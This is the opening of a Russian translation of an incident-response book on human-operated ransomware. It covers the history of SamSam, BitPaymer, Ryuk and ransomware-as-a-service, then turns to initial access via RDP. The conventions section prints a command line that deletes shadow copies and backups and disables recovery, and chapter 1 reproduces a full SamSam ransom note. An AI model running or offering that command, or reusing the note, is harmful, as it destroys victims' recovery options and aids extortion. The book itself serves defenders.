Олег
Скулкин

ШИФРОВАЛЬЩИКИ

Как реагировать на атаки с использованием программ-вымогателей

PRO
Москва
2023

Предисловие

Группа хакеров атакует правительственные сервера, шифрует и выкачивает терабайт важных данных у трех десятков министерств, экономика в ступоре, силовики бессильны, народ выходит на улицы с требованием отставки правительства, в стране вводится чрезвычайное положение… Это не сценарий сериала для Netflix, а реальные события, которые произошли весной 2022 г., когда группировка вымогателей Conti атаковала целое государство — Коста-Рику.

Вот уже четвертый год подряд атаки программ-вымогателей становятся одной из самых серьезных и разрушительных киберугроз. Даже киберугрозой № 1. Жертвой шифровальщиков может оказаться как гигантская международная корпорация типа концерна Toshiba или трубопровода Colonial Pipeline, так и небольшой частный бизнес. Одна-единственная успешная атака способна полностью парализовать производство и оставить компанию без денег (суммы выкупа достигают сотен миллионов долларов!) и чувствительных данных, которые злоумышленники могут предварительно выгрузить и выставить на продажу, чтобы жертва была сговорчивее. И хотя основные цели вымогателей по-прежнему располагаются в Северной и Латинской Америке, Европе, Азиатско-Тихоокеанском регионе, последние пару лет и Россия перестала считаться тихой гаванью. По данным Group-IB, только в 2021 г. количество атак программ-вымогателей на российские компании увеличилось более чем на 200%. В первом полугодии 2022 года в мире это количество выросло в четыре раза по сравнению с I кварталом 2021 г. Когда случаются (нечасто) аресты, вымогатели уходят на дно (ненадолго) и заметают следы, проводя ребрендинг. Но говорить о закате шифровальщиков пока очень и очень рано. Команда Лаборатории компьютерной криминалистики Group-IB начала следить за шифровальщиками, когда еще мало кто видел в них серьезную угрозу. Автор книги Олег Скулкин — знаковая фигура не только в российской, но и в международной цифровой криминалистике. Он более десяти лет работает в сфере информационной безопасности, написал и выступил соавтором пяти книг по форензике и расследованию инцидентов. Олег — постоянный автор исследований, вебинаров и технических блогов о развитии империи шифровальщиков и наиболее активных преступных групп: Conti, OldGremline, LockBit, Hive, REvil. Читатель в подробностях узнает об истории программ-вымогателей, тактиках и техниках, используемых операторами шифровальщиков, и о том, как расследовать такие атаки. Издание будет незаменимым для специалистов по цифровой криминалистике, реагированию на инциденты, проактивному поиску угроз, кибербразведке, а также для профессионалов из смежных областей.

Group-IB

Предисловие

ВВЕДЕНИЕ

Атаки программ-вымогателей под управлением человека кардинально изменили всю современную картину угроз и стали главной опасностью для многих организаций — вот почему организации всех размеров повышают бдительность и готовятся реагировать на подобные инциденты.

Эта книга познакомит вас с миром современных атак программ-вымогателей. Особое внимание в ней уделено упреждающему, основанному на анализе данных об угрозах подходу к защите от инцидентов, связанных с такими атаками, и реагированию на них.

Для кого предназначена эта книга?

Эта книга заинтересует широкий круг технических специалистов — от студентов, изучающих кибербезопасность, до системных и сетевых администраторов малых и средних предприятий и даже специалистов по реагированию на инциденты и аналитиков киберугроз, которые хотели бы больше узнать об атаках программ-вымогателей, управляемых человеком.

О чем эта книга?

Глава 1 «История современных атак с использованием программ-вымогателей» рассказывает о мире управляемых человеком атак программ-шантажистов и их истории.

Глава 2 «Жизненный цикл современной атаки с использованием программы-вымогателя» представляет собой краткое описание того, как современные злоумышленники действуют в ходе атаки с использованием программы-вымогателя.

Глава 3 «Процесс реагирования на инциденты» описывает процесс реагирования на инциденты, связанные с атаками с использованием программ-вымогателей.

В главе 4 «Кибербразведка и программы-вымогатели» представлены общие сведения о кибербразведке с акцентом на атаки с использованием программ-вымогателей.

Глава 5 «Тактики, техники и процедуры групп, занимающихся распространением программ-вымогателей» подробно описывает приемы, процедуры, методы и инструменты, часто используемые теми или иными атакующими, которые занимаются программами-вымогателями.

Глава 6 «Сбор данных о киберугрозах, связанных с программами-вымогателями» содержит обзор различных источников и методов сбора сведений о киберугрозах, связанных с атаками современных программ-вымогателей.

В главе 7 «Цифровые криминалистические артефакты и их основные источники» представлен обзор различных источников криминалистических артефактов, на которые можно опираться при реагировании на инциденты для реконструкции жизненного цикла атаки.

В главе 8 «Методы первоначального доступа» предлагается практическое исследование методов первоначального доступа, используемых злоумышленниками.

В главе 9 «Методы постэксплуатации» рассматриваются различные методы постэксплуатации, применяемые злоумышленниками.

В главе 10 «Методы кражи данных» исследуются используемые методы кражи данных.

В главе 11 «Методы развертывания программ-вымогателей» изучаются различные методы развертывания программ-вымогателей.

В главе 12 «Унифицированный жизненный цикл атак с использованием программ-вымогателей» описана концепция уникального жизненного цикла, реализуемого в рамках атак, и использование программ-вымогателей.

Загрузите цветные изображения

PDF-файл с цветными изображениями снимков экрана и диаграмм, используемых в этой книге, можно получить по ссылке https://static.packt-cdn.com/downloads/9781803240442_ColorImages.pdf.

Используемые обозначения

В этой книге используется ряд текстовых обозначений.

Код в тексте указывает на участки кода в тексте, имена таблиц базы данных, имена папок, имена файлов, расширения файлов, пути, URL-адреса, пользовательский ввод и псевдонимы Twitter, например: «Создан новый объект с GUID {E97EFF8F-1C38–433C-9715–4F53424B4887}. Кроме того, подозрительный файл 586A97.exe находится в папке C:\Windows\SYSVOL\domain\scripts».

Блок кода выглядит так.

```
<NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}"
name="SQLPBENGINE" image="4" changed="2022-01-16 14:15:49"
uid="{94D8973D-A08E-4F28-B7D7-3745321C40A4}" disabled="0">
```

Чтобы привлечь внимание читателя к определенной части блока кода, соответствующие строки или элементы выделяются полужирным шрифтом.

```
<Properties startupType="DISABLED" serviceName="SQLPBENGINE"
serviceAction="STOP" timeout="30"/></NTService>
```

Любой ввод или вывод командной строки записывается следующим образом.

```
vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures
& bcdedit /set {default} recoveryenabled no & wbadmin delete
catalog -quiet
```

Полужирным шрифтом выделены новые термины, важные слова или слова, которые появляются на экране, — в частности, команды меню или диалоговых окон, например: «Как правило, вам нужно искать события с идентификаторами 21 (Успешный вход в сеанс) и 25 (Успешное возобновление сеанса)».

Свяжитесь с нами

Мы всегда рады читательским отзывам.

Общие вопросы. Если у вас есть любые вопросы об этой книге, напишите нам по адресу customercare@-packtpub.com, указав в теме сообщения название книги.

Исправления. Мы приложили все усилия, чтобы обеспечить точность текста и данных, но ошибки случаются. Если вы нашли в книге ошибку, мы будем признательны, если вы сообщите нам об этом. Пожалуйста, заполните форму по ссылке https://www.packtpub.com/support/errata.

Пиратство. Если вы столкнетесь с любыми незаконными копиями наших работ в интернете, мы просим вас сообщить нам адрес или название веб-сайта по адресу copyright@packt.com.

Будущим авторам. Если вы разбираетесь в той или иной теме и хотите посвятить ей книгу, пожалуйста, посетите страницу authors.packtpub.com.

Отказ от ответственности

Информацией, приводимой в этой книге, можно пользоваться, только соблюдая этические нормы. Не используйте никакую информацию из книги, если у вас нет письменного разрешения от владельца оборудования. Если вы совершите незаконные действия, вас арестуют и привлекут к ответственности по всей строгости закона. Издательство не несет никакой ответственности за неправильное использование информации, содержащейся в книге. Информация, представленная в этой книге, предназначена только для демонстрации, в зависимости от конкретного случая использования она может требовать изменений. Приведенной здесь информацией можно пользоваться только в целях тестирования с надлежащим письменным разрешением от соответствующих ответственных лиц.

Поделитесь вашим мнением

Мы будем рады узнать ваше мнение о книге. Посетите страницу https://www.amazon.com/Incident-Response-Techniques-Ransomware-Attacks/dp/180324044X и поделитесь своим мнением.

Ваш отзыв важен для нас и для технического сообщества, он поможет делать наш контент лучше.

РАЗДЕЛ 1

ЗНАКОМСТВО С СОВРЕМЕННЫМИ АТАКАМИ С ИСПОЛЬЗОВАНИЕМ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Первый раздел этой книги поможет вам получить ясное представление о современной картине угроз, связанной с программами-вымогателями, и о том, как правильно планировать реагирование на такие инциденты.

Этот раздел состоит из следующих глав:

Глава 1

ИСТОРИЯ СОВРЕМЕННЫХ АТАК С ИСПОЛЬЗОВАНИЕМ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Атаки с использованием программ-вымогателей стали второй после COVID-19 пандемией 2020 г. — и она, к сожалению, продолжает развиваться. Некоторые злоумышленники прекратили свою деятельность, но их место быстро занимает следующее поколение киберпреступников.

Сейчас эти атаки у всех на слуху, но начались они еще до известных вспышек распространения программ-вымогателей, таких как WannaCry и NotPetya. В отличие от неконтролируемых программ-вымогателей, ими управляют различные операторы и их сообщники. Тщательная разведка уязвимостей ИТ-инфраструктур и их подготовка к развертыванию программ-вымогателей могут принести киберпреступникам миллионы долларов в криптовалюте.

Существует много ярких примеров штаммов программ-вымогателей, используемых в атаках. В этой главе мы сосредоточимся на самых важных с исторической точки зрения примерах, включая угрозу, наиболее характерную для современного ИТ-ландшафта, — программы-вымогатели как услуга.

Мы рассмотрим следующие примеры:

- 2016 г.: программа-вымогатель SamSam.
- 2017 г.: программа-вымогатель BitPaymer.
- 2018 г.: программа-вымогатель Ryuk.
- 2019 г. — настоящее время: программы-вымогатели как услуга.
-

. 2016 г. — программа-вымогатель SamSam

- Операторы SamSam появились в начале 2016 г. и коренным образом изменили картину угроз, связанную с программами-вымогателями. Их целью были не обычные пользователи и отдельные устройства — используя ручное управление, они атаковали различные компании, осуществляя продвижение по сети и шифруя как можно больше устройств, в том числе тех, которые содержали наиболее важные данные.
- Атакам подверглись самые разные цели, включая предприятия сферы здравоохранения и образования — и даже целые города. Ярким примером стал город Атланта (штат Джорджия), который пострадал в марте 2018 г. Восстановление инфраструктуры, пострадавшей в результате атаки, обошлось городу примерно в $2,7 млн.
- Как правило, злоумышленники эксплуатировали уязвимости в общедоступных приложениях, например системах JBOSS, или просто подбирали пароли к RDP-серверам, чтобы установить первоначальный доступ к целевой сети. Чтобы получить расширенные права доступа, они использовали ряд распространенных хакерских инструментов и эксплойтов, в том числе пресловутый Mimikatz, позволяющий завладеть учетными данными администратора домена. После этого операторы SamSam просто сканировали сеть, чтобы добыть информацию о доступных хостах, на каждый из которых они копировали программу-вымогатель и запускали ее с помощью другого широко распространенного инструмента двойного назначения — PsExec.
- Злоумышленники пользовались платежным сайтом в даркнете. Жертва получала сообщение с требованием выкупа и информацией о расшифровке файлов, сгенерированное программой-вымогателем (рис. 1.1).
- По данным Sophos, в 2016–2018 гг. злоумышленники заработали около $6 млн (источник: https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-The-Almost-Six-Million-Dollar-Ransomware.pdf).

```
#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google "RSA Encryption"

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us 1.7 BitCoin for each affected PC OR 28 BitCoins to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us 1.7 BitCoin, Leave a comment on our Site with this detail: Just write Your "Host name" in your comment

*Your Host name is: PѓPPаPЋP›PђP™-PuPа


Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site Address:http://qjy2f3q45elp2tlc.onion/stackoverflow42/

*Our BitCoin Address:1Ar31oJp7ALcErh61KGiu18WsmjWpHc9pi

(If you send us 28 BitCoins For all PC's, Leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys )

How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google "How to access onion sites"

# Test Decryption #

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

#Where to buy Bitcoin

We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.

#deadline

You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files
```

- Рис. 1.1. Пример сообщения SamSam с требованием выкупа1

Кто стоит за программой-вымогателем SamSam?

- 28 ноября 2018 г. ФБР обнародовало акт, обвиняющий в международном распространении программы-вымогателя SamSam Фарамарза Шахи Саванди и Мохаммада Мехди Шаха Мансури.

- Рис. 1.2. Фрагмент плаката ФБР о розыске
- Оба подозреваемых из Ирана. После публикации обвинительного акта злоумышленникам удалось завершить свою криминальную деятельность — по крайней мере под именем SamSam.
- Поскольку пример этих преступников показал, что атаки программ-вымогателей на корпорации могут быть очень прибыльными, стали появляться новые подобные группы. Одним из примеров стала программа-вымогатель BitPaymer.


2017 г. — программа-вымогатель BitPaymer

- Программа-вымогатель BitPaymer связана с Evil Corp — киберпреступной группировкой, которая, как считается, имеет российское происхождение. С этим штаммом программы-вымогателя появилась еще одна тенденция атак, управляемых человеком, — охота на крупную дичь.
- Все началось в августе 2017 г., когда операторы BitPaymer успешно атаковали несколько больниц управления NHS Lanarkshire и потребовали астрономическую сумму выкупа в размере $230 000, или 53 биткойнов.
- Чтобы получить начальный доступ к целевой сети, группа использовала свой давний инструмент — троян Dridex. Троян позволял злоумышленникам загружать PowerShell Empire — популярный фреймворк постэксплуатации, — чтобы перемещаться по сети и получать расширенные права доступа, в том числе с использованием Mimikatz, как делали операторы SamSam.
- Преступники развертывали программу-вымогатель в масштабах предприятия, используя модификацию групповой политики, которая позволяла им отправлять на каждый хост скрипт для запуска экземпляра программы-вымогателя.
- Злоумышленники общались с жертвами как по электронной почте, так и в онлайн-чатах.

- Рис. 1.3. Пример сообщения BitPaymer с требованием выкупа2
- В июне 2019 г. появилась новая программа-вымогатель DoppelPaymer, основанная на BitPaymer. Считается, что ею управляла дочерняя группа Evil Corp (источник: https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/).

. Создатели программы-вымогателя BitPaymer

- 13 ноября 2019 г. ФБР обнародовало заключение, в котором виновными в управлении троянскими программами Dridex были названы Максим Викторович Якубец и Игорь Олегович Турашев.



- Рис. 1.4. Фрагмент плаката ФБР о розыске
- Максим Викторович Якубец в настоящее время находится в розыске по нескольким пунктам обвинения в киберпреступной деятельности. По различным данным, за его поимку назначена награда в $5 млн.
- Разумеется, Dridex не был единственным трояном, использованным в атаках программ-вымогателей, управляемых людьми. Другой яркий пример — Trickbot, тесно связанный с программой-вымогателем Ryuk.

. 2018 г. — программа-вымогатель Ryuk


- Программа-вымогатель Ryuk вывела охоту на крупную дичь на новый уровень. Этот штамм программы-вымогателя, связанный с группой Trickbot, также известной как Wizard Spider, активен и сегодня.
- По данным AdvIntel, за свою историю группа атаковала различные организации и заработала не менее $150 млн (источник: https://www.advanced-intel.com/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders).
- Некоторое время Ryuk называли тройной угрозой, поскольку заражения обычно начинались с трояна Emotet, который загружал Trickbot, который, в свою очередь, использовался для загрузки инструментов постэксплуатации и окончательного развертывания программы-вымогателя. Обычно Trickbot использовался для загрузки агента PowerShell Empire или Cobalt Strike Beacon — элемента еще одного чрезвычайно популярного фреймворка постэксплуатации.
- Недавно группа изменила набор инструментов и стала использовать новый троян под названием Bazar. Интересно, что они начали применять «вишинг» (голосовой фишинг). Фишинговые письма содержат не вредоносные файлы или ссылки, а лишь ложную информацию о платной подписке и номер телефона, по которому можно позвонить, чтобы отменить ее. Если жертва звонит по номеру, оператор подсказывает ей загрузить вредоносный файл Microsoft Office, открыть его и

включить макросы, которые заражают компьютер трояном Bazar. Как и в случае с Trickbot, троян используется для загрузки и запуска фреймворка постэксплуатации — чаще всего Cobalt Strike.

- Злоумышленники использовали несколько методов запуска Ryuk, в том числе ранее упомянутый PsExec и модификацию групповой политики. Поначалу они указывали адреса электронной почты, чтобы жертвы могли связаться с ними, но вскоре начали использовать onion-сервисы Tor.
- 

- Рис. 1.5. Инструкции, указанные в сообщении о выкупе3
- Операторы программы-вымогателя Ryuk по-прежнему активны и, по данным AdvIntel и HYAS, уже заработали более $150 млн (источник: https://www.advanced-intel.com/post/crime-laundering-primer-inside-ryuk-crime-crypto-ledger-risky-asian-crypto-traders).


. Кто стоит за программой-вымогателем Ryuk?

- 4 июня 2021 г. ФБР обнародовало документ, обвиняющий Аллу Витте, также известную как Макс, в причастности к транснациональной организации, ответственной за создание и распространение трояна Trickbot.
- Некоторые другие лица, связанные с Ryuk, были операторами ботнета Emotet. Их арестовали в январе 2021 г. в результате совместной операции правоохранительных органов Нидерландов, Германии, США, Великобритании, Франции, Литвы, Канады и Украины. В результате власти взяли инфраструктуру ботнета под полный контроль.
- Вот как выглядело рабочее место операторов Emotet.
- 
- Рис. 1.6. Рабочее место операторов Emotet
- Несмотря на аресты злоумышленников, «большая игра» привлекает все больше и больше киберпреступников. В результате появился еще один феномен — программа-вымогатель как услуга.

. 2019 г. — настоящее время: программы-вымогатели как услуга (RaaS)

- 2019 г. был годом роста популярности программ-вымогателей как услуги, и сегодня они по-прежнему остаются главной тенденцией. Многие разработчики программ-вымогателей начали предлагать свои продукты различным злоумышленникам в обмен на процент от полученного выкупа.
- REvil, LockBit, Ragnar Locker, Nefilim — лишь некоторые из семейств программ-вымогателей, распространяемых по модели «программа-вымогатель как услуга». И даже если несколько злоумышленников используют один и тот же тип программы-вымогателя, их тактики, техники и процедуры могут быть очень разными.

- Тем не менее в настоящее время многие злоумышленники используют один и тот же подход: они извлекают данные до фактического развертывания программ-вымогателей. Этот тренд заложили еще в 2019 г. операторы программ-вымогателей Maze. В настоящее время почти все злоумышленники, предпринимающие подобные атаки, имеют свои собственные сайты утечки данных (Data Leak Site, DLS).
- Вот пример DLS, используемого в операциях с программой-вымогателем DoppelPaymer.



- Рис. 1.7. DLS DoppelPaymer4
- Обычно инициаторы атаки не управляют сами всем ее жизненным циклом, а пользуются услугами других злоумышленников. Например, они могут сотрудничать с брокерами первоначального доступа, которые позволяют им проникнуть в скомпрометированные корпоративные сети. В некоторых случаях они могут платить профессиональным тестировщикам на проникновение (пентестерам) за расширение прав доступа или обход защиты, чтобы затем беспрепятственно запускать программы-вымогатели в масштабах всего предприятия.
- Злоумышленники, участвующие в проекте, могут получать различные доли от выкупа. Обычно разработчики получают около 20%, инициаторы атаки — около 50%, брокеры первоначального доступа — 10%, а остальное достается вспомогательным злоумышленникам, например пентестерам или переговорщикам.
- Программы-вымогатели как услуга в настоящее время чрезвычайно распространены. Согласно отчету Group-IB Ransomware Uncovered 2020/2021 (https://www.group-ib.com/resources/research-hub/ransomware-2021/), 64% всех атак программ-вымогателей в 2020 г. были совершены лицами, связанными с RaaS.

. Кто стоял за программами-вымогателями как услугой?

- Одному из лиц, связанных с программой-вымогателем NetWalker, Себастьену Вашон-Дежардену, гражданину Канады, было предъявлено обвинение в январе 2021 г. Утверждается, что он в общей сложности заработал вымогательством более $27,6 млн.
- Другой пример — пара лиц, аффилированных с программой-вымогателем Egregor, которые были арестованы с помощью французских властей, отследивших уплаты выкупа в их адрес.
- Еще один пример — лица, связанные с программой-вымогателем Clop, которые помогали злоумышленникам в отмывании денег и также были арестованы в июне 2021 г.
- Таким образом, программы-вымогатели как услуга позволили присоединиться к «большой игре» многим киберпреступникам — даже тем, кому не хватало навыков и возможностей. Это один из важных факторов превращения атак программ-вымогателей, управляемых людьми, в киберпандемию.

. Выводы

- В этой главе вы ознакомились с историей современных атак с использованием программ-вымогателей и немного узнали о тактиках, техниках и процедурах злоумышленников, их бизнес-модели — и даже о некоторых людях, которые стояли за описанными атаками.

- В следующей главе мы углубимся в современную картину угроз, связанную с программами-вымогателями, и сосредоточимся на жизненном цикле атаки — от получения первоначального доступа до фактического запуска программы-вымогателя.

Глава 2

ЖИЗНЕННЫЙ ЦИКЛ СОВРЕМЕННОЙ АТАКИ С ИСПОЛЬЗОВАНИЕМ ПРОГРАММЫ-ВЫМОГАТЕЛЯ

Атаки с использованием программ-вымогателей могут быть очень сложными, особенно если речь идет об охоте на крупную дичь — корпорации. Поэтому, прежде чем углубляться в технические детали, очень важно разобраться в том, как устроен жизненный цикл типичной атаки. Понимание жизненного цикла атаки помогает специалистам по безопасности правильно реконструировать инциденты и принимать верные решения на различных этапах реагирования.

Как вы уже знаете из главы 1 «История современных атак с использованием программ-вымогателей», программой-вымогателем как услугой может управлять как группа лиц, так и ряд отдельных злоумышленников. Что это значит? Тактики, техники и процедуры могут сильно различаться, но жизненный цикл атаки в большинстве случаев будет примерно одинаковым, поскольку злоумышленники обычно преследуют две основные цели — украсть конфиденциальную информацию из целевой сети и развернуть копию программы-вымогателя в масштабах предприятия.

В этой главе мы кратко обсудим различные этапы атак программ-вымогателей, управляемых человеком, чтобы сформировать ясное представление о жизненном цикле этих атак и подготовиться к погружению в технические детали.

В этой главе мы рассмотрим следующие темы:

- Начальные векторы атаки.
- Постэксплуатация.
- Кража данных.
- Развертывание программ-вымогателей.

Начальные векторы атаки

Любая атака начинается с получения первоначального доступа. Это можно сделать через подключенный к внутренней сети VPN, доставленный с помощью целевого фишинга троян, развернутый с помощью взлома общедоступного приложения веб-интерфейс и даже с помощью атаки на цепочку поставок (другой термин — атака через третью сторону).

Три наиболее распространенных начальных вектора атаки — это получение доступа через протокол удаленного рабочего стола (RDP), целевой фишинг и эксплуатация уязвимостей программного обеспечения.

Ниже приведены статистические данные о наиболее распространенных векторах атак программ-вымогателей до II квартала 2021 г. включительно, собранные Coveware (источник: https://www.coveware.com/blog/2021/7/23/q2-ransom-payment-amounts-decline-as-ransomware-becomes-a-national-security-priority).

Рис. 2.1. Наиболее распространенные векторы атак программ-вымогателей, согласно Coveware

Рассмотрим каждый из них подробнее и сопроводим примерами.

Получение доступа через протокол удаленного рабочего стола (RDP)

В течение многих лет RDP оставался наиболее распространенным способом доступа злоумышленников к целевой сети. Из главы 1 «История современных атак с использованием программ-вымогателей» вы уже знаете, что его использовали пионеры подобных атак — операторы SamSam. Конечно, SamSam — не единственный пример. В настоящее время этим вектором пользуется множество злоумышленников — и действующие от случая к случаю, как операторы программы-вымогателя Dharma, и целенаправленные организованные группы вроде REvil.

Пандемия усугубила ситуацию — многие компании предоставили своим сотрудникам возможность удаленной работы и были вынуждены открыть свои серверы, которые стали мишенями для разного рода злоумышленников, включая операторов программ-вымогателей.

Например, воспользовавшись системой поиска общедоступных серверов Shodan с открытым портом 3389 (порт по умолчанию для RDP), можно увидеть миллионы устройств.

Рис. 2.2. Количество устройств, подключенных к интернету с открытым портом 3389

